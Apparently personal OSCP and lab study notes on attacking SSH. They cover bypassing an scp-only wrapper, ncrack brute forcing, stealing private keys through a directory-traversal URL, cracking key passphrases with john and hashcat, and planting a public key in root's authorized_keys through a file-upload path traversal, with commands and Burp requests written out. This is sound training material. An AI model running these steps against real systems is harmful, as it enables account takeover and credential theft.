In the **MoneyBox** PG play, the comment was helpful since seeing "renu" in the comment hinted that "renu" (the currently compromised user) has the corresponding private key to this public key inside of `authorized_keys`, allowing us (renu) to SSH into this target user without password.




```
authorized_keys
~/.cache/fr-pEknWb/home/max/.ssh
1 no-port-forwarding,no-X11-forwarding,no-agent-forwarding,no-pty,command="/home/max/scp_wrapper.sh" ssh-rsa
AAAAB3NzaC1yc2EAAADQABAAACQC39t1AvYZKohnLz6x92nXcuwMyuKs0qUMW9Pa+zpZk2hd/ZSULBkQgrU1vtaimjispqfRY+kqF8RK6Tr0vDcCP4jbCjadJ3mfY+G5rsLbGfek3vb9drJkJ0+lBm8/-0EhThwWFjkdas2oBJF8xSg4dxS6jC8wsn7lB+L3xSS7A84RnhXXGGhjGnfG6epPB83yTV5awDQZfupYCAR/-f5jrxzI26jM44KsNqb01pyJlFl+KgOs1pCvXviZi0RgCfKeYq56Qo6Z0z29QvCuQ16wr0x42ICTUuR+Tkv8jexR0rLzc+AEk+cBbb/WEBvbsKsrK3xB9Bl9V9uRJT-/faMENIypZceiiEBGwAcT5lW551wqctwi2HwIuv12yyLswYv7uSvRQ1KU/j0K4weZ0qD0g1U4+klGi1is3HsFKrUzsQuu3Lg5tHkXWthgtlR0da2Q33jX3WsV8P3Z4+idriTMvJnt2NwCDEoxpi/HX/-2p0G5Pdga1+gXeFc88+DZyGVg4yW1cdSR/+jTKmnLuC8BGk+hokfGbX3fq9BIeifebGnIy+py1e4k8qtWTLu6jbhIkPS3PJrhgSzv2o6IXombpeWCmAXPgZ/x/-490KpkhQgQUAoSNwgfdhgmzLz06MvgT+ap0To7VsTbJYdQiv9kmVxtQQoUCAX0b84fazWQQ= max@sorcerer|
```



```
scp_wrapper.sh
~/.cache/fr-OPlyvc/home/max
authorized_keys
1#!/bin/bash
2 case $SSH_ORIGINAL_COMMAND in
3 'scp'*)
4     $SSH_ORIGINAL_COMMAND
5 ;;
6 *)
7     echo "ACCESS DENIED."
8     scp
9 ;;
10 esac
```

- This one was from [Sorcerer](#) PG Practice. **We found max's id_rsa keys and this authorized_keys file**
- As seen from the underlined section, This means when we connect as the user max to SSH **we can only execute commands that start with 'scp'**. As SCP runs over SSH we can use use id_rsa file from Max to connect and overwrite the wrapper file with something more useful such as 'bash' instead of 'scp'.
- I edited the scp_wrapper.sh file to include the command 'bash' and changed the error message for troubleshooting purposes.



```
#!/bin/bash
case $SSH_ORIGINAL_COMMAND in
'bash') ;;
*) echo "w00t."
bash;;
esac
```

- I then moved Max's 'id_rsa' key into my SSH folder on /home/kali/.ssh/ in preparation for connecting to SC
- Once completed connect by SCP and transfer over the wrapper file on our desktop to the max .ssh directory.

Bruteforce SSH with username and password list

```
ncrack -vvv ssh://192.168.213.125:22 -U users.txt -P passwords.txt
```

If you want a single username, use **-u** instead

If you want a single password, use **-p** instead

Local Port Forwarding

More information about Local Port Forwarding can be found in OSCP notes found [here](#), and in chapter "19.3.1. SSH Local Port Forwarding"

What is Local Port Forwarding in SSH?

- Local port forwarding in SSH allows you to forward a port from a remote machine to your local machine through an encrypted SSH connection. This lets you access services on the remote machine (like PostgreSQL, which is only accessible locally) as if they were running on your local machine.
- In your case, you'll forward the PostgreSQL port (5432) from the remote machine to your local machine, so you can interact with it using tools like psql installed locally.

How Local Port Forwarding Works

- You Forward: A port on your local machine (e.g., localhost:5432).
- To Target: A port on the remote machine (e.g., 127.0.0.1:5432 for PostgreSQL).
- Once the SSH connection is established, requests to your local port (e.g., localhost:5432) are securely forwarded to the remote machine's port.

How to Set Up Local Port Forwarding

1. Run the SSH Command with Port Forwarding

On your local machine, run:

```
ssh -L 5432:127.0.0.1:5432 christine@<remote_ip>
```

- L: Specifies the port forwarding.
 - 5432: The local port on your machine (you'll connect to this port). **You can pick any port you want for this local port**, it doesn't matter
 - 127.0.0.1:5432: The target port on the remote machine where PostgreSQL is listening.
 - christine@<remote_ip>: Replace <remote_ip> with the SSH address of the remote machine.

2. Keep the SSH Session Open

- Once the SSH connection is established, keep the terminal session open, as it acts as the forwarding tunnel. If you close the SSH session, the forwarding will stop.

3. Access PostgreSQL Locally

Now, on your local machine, you can interact with PostgreSQL as if it's running on localhost:

- psql -h localhost -p 5432 -U postgres

Stealing SSH keys

1. Always remember to put a trailing line at the end of private key if you copy and paste
2. Always put chmod 600 id_rsa before you run it!

Stealing SSH keys via LFI

We saw one example of stealing SSH keys using LFI in the [DVR4](#) PG Practice


From the OSCP course (in section 9.1.2. Identifying and Exploiting Directory Traversals), we learned about how we can use LFI to steal SSH and how to format it:

SSH keys are usually located in the home directory of a user in the **.ssh** folder. Fortunately for us, **/etc/passwd** also contains the home directory paths of all users, as shown in Figure 6. The output of **/etc/passwd** shows a user called *offsec*. Let's specify a relative path for the vulnerable "page" parameter to try and display the contents of the user's private key.

http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../home/offsec/.ssh/id_rsa

Listing 8 - Entire URL of our Directory Traversal attack

Let's copy the shown URL from listing 8 into the address bar of our browser.



```
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1ZKtdjEAAAABG5vbmAAAAEb9uZQAAAAAAAAAAABAABlwAAAAdzc2gtcnNhAAAAAwEAAQAAAYEAz+pEK1OmULVs8ojo/sZseiV3zf2dbH6LsyUj3AHkcxIND7UTwXdUTtUeejhTCoh5S2TWFJ30GB0zjCqsEl16ZHsaK19k2CfNmp0siekm9aQGxASpTiYosKCZOfoPU6kBkjyEhjB82Ea1VoAvx4j47zsNx1+wydQ/Kfjdawd95QjBuqLH9kQlEjkOGFBeMoToAyCdTBxzUhDz1siP9uyofquA5vhMXWyy68pLXkpiQqTF+foGQGG90MBX55hwskYgUKjySQYtNFTYt3v1QUpM/ITPx3FWqLmuqqoS2mJ78CrqQoC/1E+H6nfnFXCEB5yft/ wwp11229VWFcjqVw1HNf1NOY264chYCK157WRUldamOfSm2rGu9dHkjAg0v0Cbnn7aq5Ts3yNOfE53iOAlSFy+W6/oxCO9Ck2/EZCbdyKccp4AWOUszM+rucg.lwr+iFphBoBvXaRj uiVH/S7jTQjyLvc7uL2xr+juw3FYb8me8gQCnmZAAAFiLDH5F6wx+ReAAAAB3NzaC1yc2EAAAGBAM/qRCNTplC1UrPKlzv7GbHor9839nWx+ioSmLo9wB5HMSDQ+1E8F3VE7VHniYW0twleUtk1hSdzhdM4wqrBCNemR7GipZNgzQzQzdLInpjvWkBsQEQU4mDrCgmThaD1OpAZCshtX4wfNhgTvA8eCeM+7DcdfsMnUpYn+3WshfeUlwbgix/ZECB15DhnwXpkzgMgnUw cc1089bj/bsqH6rgOb4ZjF1ssuvKsylyKKkxfn68kBhvdDAvouYcLjGFCickkkGKjRW E5979UFKTPyEzdxVqki5tKqKkmzIu/Akajqgy9RPh+p35xrFwhAeWHTe78KdddtvVn wqo1cNSRzRdTmNuuhIWAiiEu1VCHWpjhuptqxr3fr5CQINL9Am5uwKuJ7NbjTrxEt4jgCChcvluv6wtQpjNv8xGQm3cinHCKeFjrkzsPq7goC8Ef0haYQTm1V2k5b0lR/ouyUxi amC73079sa/o8LtxWG/jnvIEAp5mQAAAAMBAAEAAAGBA/86664e4pY0Cf11TyuZrR03vhV9KOYhV+5atlfpxYRsbdPNvm2as593/69Ex5ahGytQgGrA5VtAy9Ppg59vZbIWr/ZGY mAPPH/BjnAygvbk3rq7NLxiRnuh4Zj+5AUnyAifZ7julsMeeB1z52UzSzUHD08bOCPr0j4Cf6b3p7h1gx26j27itVWNUT6w/Efb5YqkUfk+bab0xLoERFr3NDR3ocPK+e348ynL5WYYrxF8QxGvB7tnBh4tUaINk7whXaAhfqzptYkvIkwmUwmcKzRjKvBYP63wGy2NiBj0y+jB8ZVlXEdwBXVrdgvdutlPORZcf53sb5XDU1yTs/+iSHOnRhXmZG6p0v5u KeD637wgU8Mp9lsWbNyQOF0PinlaJjf5LZ0nxODFiZN0EUuaT2hyOsFwxGr9jKonDKhPuq1x9stwKGAhLbTn0Hd6ZDkbONBhtajvX3V0D0jiHht4H7LEV5zk60iiH/6mM83AQAA AMEApFepwCJdU1Yzr7j8vumuXerNynUf7wLywKgr1o9bzljQtUfjYn6FObn5rdBDp/9+tcqf3+fWEkwRLeiPRH6E2LKG7EpDjLbMFA1y2p2qNvVWeOva5CQ+VuD6uc7v5fwgPysQtVath1hrrkRuAaTOHUGY80coNxOr7id9F0b0GuRCuEtcWE/+05434mW/DvVHkdnhG15fc/+OdpGNytLvxTqBql0CvInGBTatqyytj43Vr5VfZWL+TKGOAAA AwQdvXu2f1fb9fD1bDU+7mj9r2XXliqoCyp42Lkh4VZeyX85ID3H6X1clZ3XwdGymxznfIZjO/0d964BDmAfKme7iyscvx0NDMhYHkaLwR7X3RYdp2d9Wylkt3bOaMdYdNlNlbmtFVBDkmFdKo+GMUvW mEtAhhw1cUhuVsvXTXysCc2n6YPPpEMXTzpsu+q0LUGSmG/XaaK9gjQOTFIY6tgC33IPOlpBFQroWzj/ujsw/leps22g2UvtrkAAADBA5b6pbAdNmsoYm0lh8XALKnHwSusaB8 bM22205fxS5+BLie7TjByDK4HwBmdExod29fPwG/6mXUL2Djb6zKj7AGiyqm5+0ju5ehDmrXeGZGg/5unGxNtsoTJfVjhM55Q70UQ9NSkI0NUOgaTa6dyUYGqaynvUV/XxpBrb iRpDz8X8E5NzXharkNqe2ZHyVtsf89NudDoXiWQXcadkyrlXxLofHPrQzPck2hvWhZVA+2iMjw3FVY/fp4QAAA1vZmZzVNAbZmc2VjAQIDBA== -----END OPENSSH PRIVATE KEY-----
```

Figure 7: Content of SSH Private Key

Figure 7 shows that we successfully retrieved the private key for the *offsec* user. Reviewing the output, we'll notice that its formatting is a bit messy.

During web application assessments, we should understand that as soon as we've identified a possible vulnerability, such as with the "page" parameter in this case, we should not rely on a browser for testing. Browsers often try to parse or optimize elements for user friendliness. When performing web application testing, we should mainly use tools such as [Burp](#), [cURL](#), or a programming language of our choice.

Let's use **curl** to retrieve the SSH private key as we did with the browser.

```
kali㉿kali:~$ curl  
http://mountaindesserts.com/meteor/index.php?page=../../../../../../../../home/offsec/.ssh/id_rsa
```

```
kali㉿kali:~$ curl http://mountaindesserts.com/meteor/index.php?  
page=../../../../../../../../home/offsec/.ssh/id_rsa  
...  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3B1bnNzaC1rZXktdjEAAAABG5vbmcUAAAEBm9uZQAAAAAAAAAAABAAAB1wAAAAdzc2gtcn  
NhAAAAAwEAAQAAAYEAz+pEKI10mULVSS8oj0/sZseiv3zf2dbH6LSyYuj3AHkcxIND7UTw  
XdUTtUeeJhbTC0h5S2TWFJ30GB0zjCqsEI16ZHsaKI9k2CfNmpl0siekm9aQGxASpTiY0s  
KCZOFOpu6kBkKyEhfjB82Ea1VoAvx4J4z7sNx1+wydQ/Kf7dawd95QjBuqLH9kQIEjkOGF  
BemTOAyCdTBxzUhDz1siP9uyofquA5vhmMXWyy68pLKXpiQqTF+foGQGG90MBXS5hwskYg  
...  
1pWPWFQro9wzJ/uJsw/lepsqjrg2UvtrkAAADBAN5b6pbAdNmsQYmO Ih8XALkNHwSusaK8  
bM225OyFIxS+BLieT7iByDK4HwBmdExod29fFPwG/6mXUL2Dcjb6zKJ17AGiyqm5+0Ju5e  
hDmrXeGZGg/5unGXhNtsoTJIfVjhM55Q7OUQ9NSk10NU0gaTa6dyUYGqaynvUVJ/XxpBrb  
iRdp0z8X8E5NZxhHnarkQE2ZHyVTSf89NudDoXiWQXcadkyriXXLofHPrQzPck2HvWhZVA  
+2iMijw3FvY/Fp4QAAA1vZmZzWNAb2Zmc2VjAQIDBA==  
-----END OPENSSH PRIVATE KEY-----  
...
```

Listing 9 - SSH Private Key via curl

Listing 9 shows that the SSH private key is formatted better using **curl** than in the browser. However, the HTML code of the web page is returned in the output as well. Let's copy the SSH private key beginning at **-----BEGIN OPENSSH PRIVATE KEY-----** and ending at **-----END OPENSSH PRIVATE KEY-----** from the terminal and paste it into a file called **dt_key** in the home directory for the *kali* user.

Let's use the private key to connect to the target system via SSH on port 2222. We can use the **-i** parameter to specify the stolen private key file and **-p** to specify the port. Before we can use the private key, we'll need to modify the permissions of the **dt_key** file so that only the user / owner can read the file; if we don't, the *ssh* program will throw an error stating that the access permissions are too open.

```
kali㉿kali:~$ ssh -i dt_key -p 2222 offsec@mountaindesserts.com
```

```

kali@kali:~$ ssh -i dt_key -p 2222 offsec@mountaindesserts.com
The authenticity of host '[mountaindesserts.com]:2222 ([192.168.50.16]:2222)' can't be
established.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
...
@@@@@@@aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
@      WARNING: UNPROTECTED PRIVATE KEY FILE!      @
@@@@@@@aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Permissions 0644 for '/home/kali/dt_key' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
...

kali@kali:~$ chmod 400 dt_key

kali@kali:~$ ssh -i dt_key -p 2222 offsec@mountaindesserts.com
...
offsec@68b68f3eb343:~$
```

Listing 10 - Using the Private Key to connect via SSH

If the SSH private key is protected by a passphrase, then look below:

Stealing SSH Keys that have passphrases and cracking them

This is from OSCP (27.2.1. Initial Foothold):

Next, let's attempt to leverage this key to access WEBSRV1 as *daniela* via SSH. To do so, we have to modify the file permissions as we have done several times in this course.

```

kali@kali:~/beyond/websrv1$ chmod 600 id_rsa

kali@kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
Enter passphrase for key 'id_rsa':
```

Listing 13 - Trying to leverage the SSH private key to access WEBSRV1

- ssh -i id_rsa daniela@192.168.50.244

Listing 13 shows that the SSH private key is protected by a passphrase. Therefore, let's attempt to crack it using **ssh2john** and **john** with the **rockyou.txt** wordlist. After a few moments, the cracking attempt is successful as shown in the following listing.

```
kali@kali:~/beyond/websrv1$ ssh2john id_rsa > ssh.hash  
  
kali@kali:~/beyond/websrv1$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash  
...  
tequieromucho      (id_rsa)  
...
```

Listing 14 - Cracking the passphrase of the SSH private key

- **ssh2john id_rsa > ssh.hash**
- **john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash**

If that cracking doesn't work, then take a more elaborate approach to find the mode for cracking:

Following the cracking methodology, our next step is to transform the private key into a hash format for our cracking tools. We'll use the **ssh2john** transformation script from the JtR suite and save the resulting hash to **ssh.hash**.

```
kali@kali:~/passwordattacks$ ssh2john id_rsa > ssh.hash  
  
kali@kali:~/passwordattacks$ cat ssh.hash  
id_rsa:  
$sshnge$6$7059e78aad3764ea1e883fcdf592feb7$1894$6f70656e7373682d6b65792d76310000000000  
a6165733235362d6374720000000662637279707400000018000000107059e78a8d3764ea1e883fcdf592fe  
b7000000100000001000019700000077373682...
```

Listing 28 - Using ssh2john to format the hash

Within this output, "\$6\$" signifies SHA-512. As before, we'll remove the filename before the first colon. Then, we'll determine the correct Hashcat mode.

```
kali@kali:~/passwordattacks$ hashcat -h | grep -i "ssh"  
...  
10300 | SAP CODVN H (PWDSALTEDHASH) iSSHA-1 | Enterprise Application  
Software (EAS)  
22911 | RSA/DSA/EC/OpenSSH Private Keys ($0$) | Private Key  
22921 | RSA/DSA/EC/OpenSSH Private Keys ($6$) | Private Key  
22931 | RSA/DSA/EC/OpenSSH Private Keys ($1, $3$) | Private Key  
22941 | RSA/DSA/EC/OpenSSH Private Keys ($4$) | Private Key  
22951 | RSA/DSA/EC/OpenSSH Private Keys ($5$) | Private Key
```

Listing 29 - Determine the correct mode for Hashcat

- The output indicates that "\$6\$" is mode 22921.
- We ignore the "\$sshnge" at the start since it's just a JohnTheRipper tag
- From **OSCP 15.2.5. SSH Private Key Passphrase**

Now, let's attempt to access the system again via SSH by providing the passphrase.

```
kali㉿kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-48-generic x86_64)
...
daniela@websrv1:~$
```

Listing 15 – Accessing WEBSRV1 via SSH

- ssh -i id_rsa daniela@192.168.50.244

Success!

Overwriting authorized_keys file using file upload

A better demonstration of how to inject our new public key into authorized_keys can be seen in the "SSH public key injection attack via authorized_keys file" section

This basically means we can upload files but we aren't able to execute those files (so we can't upload a PHP shell and then execute it). So here, they give an example of how to upload SSH's authorized_keys file in order to SSH into root

From OSCP (9.3.2. Using Non-Executable Files)

In this section, we'll examine why flaws in file uploads can have severe consequences even if there is no way for an attacker to execute the uploaded files. We may encounter scenarios where we find an unrestricted file upload mechanism but cannot exploit it. One example for this is [Google Drive](#), where we can upload any file, but cannot leverage it to get system access. In situations such as this, we need to leverage another vulnerability such as Directory Traversal to abuse the file upload mechanism.

Let's begin to explore the updated "Mountain Desserts" web application by navigating to <http://mountaintdesserts.com:8000>.




Figure 18: Mountain Desserts Application on Windows

We'll first notice that new version of the web application still allows us to upload files. The text also reveals that this version of the application is running on Linux. Furthermore, there is no **Admin** link at the bottom of the page, and **index.php** is missing in the URL. Let's use **curl** to confirm whether the **admin.php** and **index.php** files still exist.

```
kali㉿kali:~$ curl http://mountaintdesserts.com:8000/index.php  
404 page not found
```

```
kali㉿kali:~$ curl http://mountaintdesserts.com:8000/meteor/index.php  
404 page not found
```

```
kali㉿kali:~$ curl http://mountaintdesserts.com:8000/admin.php  
404 page not found
```

Listing 37 - Failed attempts to access PHP files

Listing 37 shows that the **index.php** and **admin.php** files no longer exist in the web application. We can safely assume that the web server is no longer using PHP. Let's try to upload a text file. We'll start Burp to capture the requests and use the form on the web application to upload the **test.txt** file from the previous section.




Figure 19: Text file successfully uploaded

Figure 19 shows that the file was successfully uploaded according to the web application's output.

When testing a file upload form, we should always determine what happens when a file is uploaded twice. If the web application indicates that the file already exists, we can use this method to brute force the contents of a web server. Alternatively, if the web application displays an error message, this may provide valuable information such as the programming language or web technologies in use.

Let's review the **test.txt** upload request in Burp. We'll select the POST request in *HTTP history*, send it to Repeater, and click on *Send*.

Request Headers	Response Headers
<pre> 1 POST /upload HTTP/1.1 2 Host: mountaintdesserts.com:8000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Content-Type: multipart/form-data; boundary=-----17972855383726313446091296 8 Content-Length: 229 9 Origin: http://mountaintdesserts.com:8000 10 Connection: close 11 Referer: http://mountaintdesserts.com:8000/ 12 Upgrade-Insecure-Requests: 1 13 14 -----17972855383726313446091296 15 Content-Disposition: form-data; name="myFile"; filename="test.txt" 16 Content-Type: text/plain 17 18 this is a test 19 20 -----17972855383726313446091296 -- 21 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Date: Tue, 26 Apr 2022 11:45:17 GMT 3 Content-Length: 37 4 Content-Type: text/plain; charset=utf-8 5 Connection: close 6 7 Successfully Uploaded File: test.txt 8 </pre>

Figure 20: POST request for the file upload of test.txt in Burp

Figure 20 shows we receive the same output as we did in the browser, without any new or valuable information. Next, let's check if the web application allows us to specify a relative path in the filename and write a file via Directory Traversal outside of the web root. We can do this by modifying the "filename" parameter in the request, so it contains **../../../../test.txt**, then click *send*.

```

Request
Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂ ⌂
1 POST /upload HTTP/1.1
2 Host: mountaindesserts.com:8000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----17972855383726313446091296
8 Content-Length: 250
9 Origin: http://mountaindesserts.com:8000
10 Connection: close
11 Referer: http://mountaindesserts.com:8000/
12 Upgrade-Insecure-Requests: 1
13
14 -----17972855383726313446091296
15 Content-Disposition: form-data; name="myFile"; filename="..
16 Content-Type: text/plain
17
18 this is a test
19
20 -----17972855383726313446091296 --
21

```

```

Response
Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂ ⌂
1 HTTP/1.1 200 OK
2 Date: Tue, 26 Apr 2022 11:46:49 GMT
3 Content-Length: 58
4 Content-Type: text/plain; charset=utf-8
5 Connection: close
6
7 Successfully Uploaded File: ../../../../../../test.txt
8
:
```

Figure 21: Relative path in filename to upload file outside of web root

The *Response* area shows us that the output includes the `..`/ sequences. Unfortunately, we have no way of knowing if the relative path was used for placing the file. It's possible that the web application's response merely echoed our filename and sanitized it internally. For now, let's assume the relative path was used for placing the file, since we cannot find any other attack vector. If our assumption is correct, we can try to blindly overwrite files, which may lead us to system access. We should be aware, that blindly overwriting files in a real-life penetration test could result in lost data or costly downtime of a production system. Before moving forward, let's briefly review web server accounts and permissions.

Web applications using *Apache*, *Nginx* or other dedicated web servers often run with specific users, such as *www-data* on Linux. Traditionally on Windows, the IIS web server runs as a *Network Service* account, a passwordless built-in Windows identity with low privileges. Starting with IIS version 7.5, Microsoft introduced the [IIS Application Pool Identities](#). These are virtual accounts running web applications grouped by [application pools](#). Each application pool has its own pool identity, making it possible to set more precise permissions for accounts running web applications.

When using programming languages that include their own web server, administrators and developers often deploy the web application without any privilege structures by running applications as *root* or *Administrator* to avoid any permissions issues. This means we should always verify whether we can leverage root or administrator privileges in a file upload vulnerability.

Let's try to overwrite the **authorized_keys** file in the home directory for *root*. If this file contains the public key of a private key we control, we can access the system via SSH as the *root* user. To do this, we'll create an SSH keypair with [ssh-keygen](#), as well as a file with the name **authorized_keys** containing the previously created public key.

A better demonstration of how to inject our new public key into `authorized_keys` can be seen in the "SSH public key injection attack via `authorized_keys` file" section

kali@kali:~\$ ssh-keygen

Generating public/private rsa key pair.

Enter file in which to save the key (/home/kali/.ssh/id_rsa): fileup

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in fileup


Your public key has been saved in fileup.pub

...

kali@kali:~\$ cat fileup.pub > authorized_keys

Listing 38 - Prepare `authorized_keys` file for File Upload

